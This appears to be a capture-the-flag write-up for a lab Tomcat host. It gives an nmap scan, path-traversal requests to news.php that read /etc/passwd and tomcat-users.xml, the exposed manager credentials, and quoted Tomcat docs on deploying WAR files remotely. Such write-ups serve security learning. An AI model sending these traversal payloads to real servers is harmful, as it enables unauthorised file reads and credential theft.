
Information Gathering


1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.10.194 -p- -sV --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-29 18:52 IST
Nmap scan report for 10.10.10.194
Host is up (0.17s latency).
Not shown: 60189 closed tcp ports (reset), 5343 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
8080/tcp open  http    Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.22 seconds
```

2) Checked the website



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
We have recently upgraded several services. Our servers are now more secure than ever. ***Read our statement on recovering from the data breach***

Grow your business with our secure hosting services



It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat9/webapps/ROOT/index.html`

Tomcat veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat9` and `CATALINA_BASE` in `/var/lib/tomcat9`, following the rules from `/usr/share/doc/tomcat9-common/RUNNING.txt.gz`.

You might consider installing the following packages, if you haven't already done so:


tomcat9-docs: This package installs a web application that allows to browse the Tomcat 9 documentation locally. Once installed, you can access it by clicking here.

tomcat9-examples: This package installs a web application that allows to access the Tomcat 9 Servlet and JSP examples. Once installed, you can access it by clicking here.

tomcat9-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the manager webapp and the host-manager webapp.

NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat9/tomcat-users.xml`.

3) Found a vhost




We apologise to all our customers for the previous data breach.

We have changed the site to remove this tool, and have invested heavily

in more secure servers

Vulnerability Assessment

1) Found LFI in news.php




```
GET /news.php?file=../../../../../../../../etc/passwd HTTP/1.1
Host: megahosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1

```

```
HTTP/1.1 200 OK
Date: Wed, 29 May 2024 13:39:06 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1850
Connection: close
Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
tomcat:x:997:997::/opt/tomcat:/bin/false
```

Exploitation

1) Searched about configuration file locations in tomcat and found the password



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

```
GET /news.php?file=../../../../../../../../../../usr/share/tomcat9/etc/tomcat-users.xml
HTTP/1.1
Host: megahosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1


```

```
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distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
version="1.0">
  <!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
  -->
  <!--
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
  -->
  <!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
  -->
  <role rolename="admin-gui"/>
  <role rolename="manager-script"/>
  <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
</tomcat-users>

```


tomcat:$3cureP4s5w0rd123!

2) Checked about the roles




Configuring Manager Application Access

The description below uses the variable name $CATALINA_BASE to refer the base directory against which most relative paths are resolved. If you have not configured Tomcat for multiple instances by setting a CATALINA_BASE directory, then $CATALINA_BASE will be set to the value of $CATALINA_HOME, the directory into which you have installed Tomcat.

It would be quite unsafe to ship Tomcat with default settings that allowed anyone on the Internet to execute the Manager application on your server. Therefore, the Manager application is shipped with the requirement that anyone who attempts to use it must authenticate themselves, using a username and password that have one of **manager-xxx** roles associated with them (the role name depends on what functionality is required). Further, there is no username in the default users file (`$CATALINA_BASE/conf/tomcat-users.xml`) that is assigned to those roles. Therefore, access to the Manager application is completely disabled by default.

You can find the role names in the `web.xml` file of the Manager web application. The available roles are:

- **manager-gui** — Access to the HTML interface.
- **manager-status** — Access to the "Server Status" page only.
- **manager-script** — Access to the tools-friendly plain text interface that is described in this document, and to the "Server Status" page.
- **manager-jmx** — Access to JMX proxy interface and to the "Server Status" page.



Deploy A New Application Archive (WAR) Remotely

```
http://localhost:8080/manager/text/deploy?path=/foo
```

Upload the web application archive (WAR) file that is specified as the request data in this HTTP PUT request, install it into the `appBase` directory of our corresponding virtual host, and start, deriving the name for the WAR file added to the `appBase` from the specified path. The application can later be undeployed (and the corresponding WAR file removed) by use of the `/undeploy` command.

This command is executed by an HTTP PUT request.

The .WAR file may include Tomcat specific deployment configuration, by including a Context configuration XML file in `/META-INF/context.xml`.

URL parameters include:

- `update`: When set to true, any existing update will be undeployed first. The default value is set to false.
- `tag`: Specifying a tag name, this allows associating the deployed webapp with a tag or label. If the web application is undeployed, it can be later redeployed when needed using only the tag.

NOTE - This command is the logical opposite of the `/undeploy` command.

If installation and startup is successful, you will receive a response like this:

```
OK - Deployed application at context path /foo
```

Otherwise, the response will start with `FAIL` and include an error message. Possible causes for problems include:


- *Application already exists at path /foo*

  The context paths for all currently running web applications must be unique. Therefore, you must undeploy the existing web application using this context path, or choose a different context path for the new one. The `update` parameter may be specified as a parameter on the URL, with a value of `true` to avoid this error. In that case, an undeploy will be performed on an existing application before performing the deployment.

